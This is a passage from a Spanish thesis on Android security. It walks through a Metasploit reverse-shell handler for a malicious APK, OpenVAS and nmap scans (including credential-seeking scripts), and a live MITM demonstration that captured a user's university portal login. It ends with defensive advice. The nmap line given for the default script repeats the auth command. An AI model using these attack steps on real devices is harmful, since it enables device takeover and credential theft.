
Figura 70. Apk en directorio



Fuente: Los Autores

La figura 71 muestra la instalación en un nuevo dispositivo móvil.

Figura 71. Instalación aplicación en máquina objetivo.



Fuente: Los Autores

Teniendo instalada la aplicación, ésta debe ejecutarse en la máquina objetivo, es entonces cuando el proceso empieza a correr en segundo plano. En nuestra estación de trabajo debemos ejecutar lo siguiente para establecer la conexión:

Conectamos a la base de datos de metasploit con el siguiente comando:

Db_connect

Seleccionamos el exploit que vamos a manejar:

Use exploit/multi/handler

Habilitamos el Payload reverese_tcp, con el que tendremos respuesta tcp en sentido contrario.

Set PAYLOAD Android/meterpreter/reverse_tcp

Habilitamos la ip de escucha que es la propia:

Set LHOST 192.168.0.23

Habilitamos el puerto de escucha:


Set LPORT 4444

Ejecutamos exploit y esperamos la conexión.

Exploit

En la figura 72 vemos que se establece la conexión con el equipo vulnerado y podemos hacer uso de la herramienta meterpreter para tomar control absoluto sobre el dispositivo.


Figura 72. Ejecución del exploit.



Fuente: Los Autores

Después de esto podemos hacer cualquier cosa en la máquina objetivo, en la figura 73 se muestran algunos de los comandos con sus respectivos controles

Figura 73. Muestra de comandos Meterpreter para Android.



Fuente: Los Autores.

8.6.4 OpenVas en Kali desde android

Openvas (*Open Vulnerability Assessment System*) es un framework que permite realizar escaneos de vulnerabilidades y seguridad además de su gestión entre las posibilidades que maneja se encuentra el escaneo concurrente de múltiples nodos con soporte SSL, el escaneo automático temporizado y un sistema de múltiples reportes, esta herramienta puede ser utilizada bajo sistema operativo Linux y su gestión se realiza a través de un servidor web integrado desde cualquier plataforma.

Openvas fue instalado en la estación de trabajo desde el dispositivo Android en el sistema operativo KALI Linux, a continuación, se muestra los pasos ejecutados y los resultados encontrados al analizar host al azar en una red Local.


8.6.4.1 Instalación

La instalación de Openvas se realiza desde la terminal del sistema operativo con la ejecución del siguiente comando:

Apt-get install openvas

Con lo que tendremos el resultado de descarga de archivos e instalación creando varios certificados de seguridad que permitirán la ejecución de nuestro nuevo escáner de vulnerabilidades, figura 74.

Figura 74. Instalación Openvas



Fuente: Los Autores.


8.6.4.2 Ejecución y puesta en marcha.

Para la ejecución y puesta en marcha de Openvas en Kali Linux solo basta con correr los siguientes comandos, el primero para ver los servicios y puertos utilizados y el segundo para ejecutar la aplicación como tal como se muestra en la figura 75.

Netstat –antp

Openvas-start

Figura 75. Iniciando Openvas




Fuente: Los Autores.

8.6.4.3 Realizando escaneos a host desde dispositivo Android.

Las pruebas de escaneo se realizan desde el mismo dispositivo Android, no necesariamente desde el sistema operativo Kali, ya que Openvas se ejecuta y monta un pequeño servidor web que sirve de entorno gráfico para el aplicativo lo que facilita la ejecución desde cualquier equipo en la red que tenga un navegador, en nuestro caso ejecutaremos desde el mismo dispositivo móvil, pero desde el navegador de Android OS como se ve en la figura 76.


Figura 76. Ejecutando Openvas




Fuente: Los Autores.

Al ingresar a Openvas nos pide logueo, damos las credenciales de ingreso y accedemos a la plataforma, la cual es muy intuitiva, para estas pruebas se realizaron tres escaneos a diferentes hosts de prueba entre ellos dispositivos móviles y equipos de cómputo, en la figura 77, se evidencian los escaneos de una manera resumida.

Figura 77. Escaneando host con Openvas






Fuente: Los Autores.

A continuación, se muestran los resultados de dos de los escaneos, en las imágenes a continuación se denotan 2 host diferentes:

- 192.168.0.12 → Equipo Android en la red local
- 192.168.0.20 → Equipo portátil Windows OS en la red local.

Podemos evidenciar, en la figura 78, que al dispositivo Android, aunque no se encontraron vulnerabilidades, si identificó el sistema operativo de una manera rápida.


Figura 78. Escaneando un equipo Android



Fuente: Los Autores.

En la figura 79 se muestran los resultados del escaneo realizado a un equipo con sistema operativo Windows.


Figura 79. Escaneando un equipo Windows



Fuente: Los Autores.

Con esto podemos evidenciar la facilidad de realizar un escaneo de vulnerabilidades a un equipo en la red, identificando diferentes situaciones que presenta, desde un dispositivo móvil como estación de trabajo de seguridad informática. Como ejemplo se presenta en la figura 80 las vulnerabilidades encontradas en una máquina dentro de una red local entre las cuales hay dos de nivel medio y una de nivel bajo.

Figura 80. Vulnerabilidades encontradas



Fuente: Los Autores.

8.6.5 Nmap en Kali desde Android

NMAP es una herramienta de código abierto y multiplataforma que se utiliza para escanear puertos aplicaciones y vulnerabilidades en un sistema de red, las funciones que tiene disponible el NMAP se aumentan y potencian mediante una serie de scripts que facilitan servicios de escaneo más profundos.


Aunque la herramienta es multiplataforma es una de las aplicaciones base que encontramos instalada en la estación de trabajo generada bajo sistema operativo Kali Linux, y a continuación se muestra la ejecución de varios de los scripts integrados en una red local para evidenciar el potencial de la herramienta.

En la imagen a continuación se evidencia la ejecución de uno de los comandos utilizando el script AUTH en búsqueda de credenciales de autenticación.:

Nmap –f –sS –sV –script auth 192.168.0.20

Donde -f es usado para dividir las cabeceras TCP, -sS es la técnica usada por defecto (rápida, fiable y relativamente sigilosa), -sV interroga al conjunto de puertos abiertos detectados para tratar de descubrir servicios y versiones en puertos abiertos, figura 81.

Figura 81. NMAP y script Auth




Fuente: Los Autores.

En la ejecución del comando descrito se evidencian los puertos abiertos con su respectivo estado, servicios asignados y la versión utilizada además del estado de servidor de bases de datos Oracle en el dispositivo analizado.

A continuación, figura 82, se muestra la ejecución de nmap utilizando el script default el cual ejecuta todos los cripts básicos por defecto de la herramienta:

Nmap –f –sS –sV –script auth 192.168.0.20

Figura 82. NMAP y script Default



Fuente: Los Autores.

La ejecución de este comando nos da a conocer más detalladamente el estado de los puertos abiertos en el dispositivo, además de esto hace un reconocimiento del sistema objetivo identificando el sistema operativo, el nombre de la máquina, el grupo de trabajo y los datos de fecha y hora del dispositivo.

Por último, se realiza la ejecución del comando usando el script safe el cual ejecuta métodos no intrusivos en el sistema pero que de igual manera encuentran información sensible de los dispositivos en la red, figura 83.

Nmap –f –script safe 192.168.0.20

Figura 83. NMAP y script safe

Fuente: Los Autores.

Con este comando logramos identificar proveedor de dhcp y servicios de DNS, puertos abiertos usados para el aplicativo team viewer, tabla ARP, equipos con nombre de red conectados en la misma, entre otros.

8.7 PRUEBAS DE PENETRACIÓN EN VIVO

El día 10 de octubre de 2015 ante un público entre los que participaban estudiantes de ingeniería y el asesor de tesis, se presentaron pruebas de penetración en vivo hacia los usuarios de dispositivos móviles que se encontraban conectados a la red.

En las imágenes a continuación se evidencia la charla que tuvo como duración dos horas en la que se explicaron los cuidados que se deben de tener cuando


accedemos a redes libres en entidades estudiantiles o de trabajo, se tomó como sujeto objetivo un usuario de la red que estaba en el salón de la conferencia y se evidenció el ataque en proyector.

El desarrollo de la conferencia se realizó con explicación de ataques comunes en redes privadas y públicas, se realizaron ataques tipo sniffer y MITM capturando y modificando las peticiones que se realizaban al servidor principal desde la máquina objetivo, figuras 84 y 85.

Figura 84. Pruebas en vivo 1

Fuente: Los autores.


Figura 85. Pruebas en vivo 2



Fuente: Los autores.

En las pruebas realizadas se evidenció robo de usuario y contraseña del portal universitario de la UNAD como se puede observarse en la figura 86:

Figura 86. Pruebas en vivo 3



Fuente: Los autores.


8.8 PLATAFORMAS INSEGURAS

Luego de realizar intentos y pruebas de penetración a los usuarios se ha encontrado una lista de entornos y portales que son susceptibles a este tipo de ataques, permitiendo realizar robo de información de formularios de ingreso y secuestros de sesión mediante herramienta, los portales hasta el momento probados y vulnerables son los siguientes, figura 87.

- Campus UNAD Virtual.
- Mercadolibre.

- Amazon.

Figura 87. Plataformas inseguras



Fuente: Los autores.


8.9 VULNERABILIDADES EN ANDROID

Al ser el sistema operativo móvil más popular y de mayor implementación globalmente, Android es considerado por muchos el sistema operativo que más sufre ataques y aprovechamiento de sus vulnerabilidades; a marzo de 2016 se cuenta un total de 219 vulnerabilidades verificables en este sistema operativo que pueden afectar versiones desde la 2.2 hasta la versión actual.

Cabe aclarar que este conteo no es exacto pues cada día son descubiertas nuevas fallas y vulnerabilidades que pueden ser aprovechadas por personas malintencionadas que, dependiendo de la vulnerabilidad explotada, pueden

incluso obtener información confidencial, así como el acceso y control total del dispositivo atacado, figura 88.

Figura 88. Vulnerabilidades en Android



Fuente: CVE Details – http://www.cvedetails.com/product/19997/Google-Android.html?vendor_id=1224

Las vulnerabilidades existentes han sido cubiertas apropiadamente por Google, desarrollador del sistema operativo, mediante parches de seguridad que son emitidos a la brevedad una vez identificada la falla. Sin embargo, esto no significa que los equipos queden protegidos inmediatamente pues dependerá, no solo del usuario sino también de cada fabricante, que las actualizaciones sean generadas e instaladas en los equipos. Por esto mismo es recomendable mantener los equipos actualizados a sus últimas versiones disponibles y oficialmente emitidas por los fabricantes de los mismos.

8.10 RECOMENDACIONES DE SEGURIDAD

En la presente sesión se hablará de las recomendaciones básicas de seguridad que deben ser tomadas por los usuarios en un dispositivo móvil con sistema operativo Android 4.4 o superior.

De acuerdo con las pruebas que han sido realizadas y documentadas a lo largo de este documento se decide hacer énfasis en las siguientes prácticas, las cuales se

ponen a disposición de los usuarios para que por criterio propio decidan ser seguidas para mejorar la seguridad de la información y de los datos sensibles guardados en los dispositivos móviles.


8.10.1 Sesión de invitado Android

En el literal 8.2.10 del presente documento se evidenció que de 25 personas que comparten su dispositivo móvil solo 2 de ellas hacen uso de la sesión de invitado, esto se debe a diferentes causales como desconocimiento o desactualización de sistema operativo. Sea cual sea la razón a continuación se muestran los beneficios que se obtienen al habilitar esta característica en los dispositivos Android.

La sesión de invitado ha sido incluida desde Android 4.4 en versiones de Tablet y desde 5.0 en dispositivos tipo smarthphone, tiene una funcionalidad similar a la manejada por la plataforma de escritorio Windows y será descrita a continuación.

Para activar la función debemos desplegar el menú de notificaciones disponible en el sistema como se ve en la figura 89.


Figura 89. Habilitando invitado 1



Fuente: Los autores.

En la parte superior derecha damos en el símbolo azul, el cual nos desplegará la siguiente pantalla, figura 90.

Figura 90. Habilitando invitado 2



Fuente: Los autores.

Seleccionamos agregar invitado, lo cual no enviará a la pantalla inicial de configuración del dispositivo, debemos Tener en cuenta que el invitado es ocasional, si deseamos crear un usuario secundario deberemos seguir el mismo procedimiento, pero dando en el botón de agregar usuarios.

¿Por qué es aconsejable habilitar estos modos con diferentes usuarios?

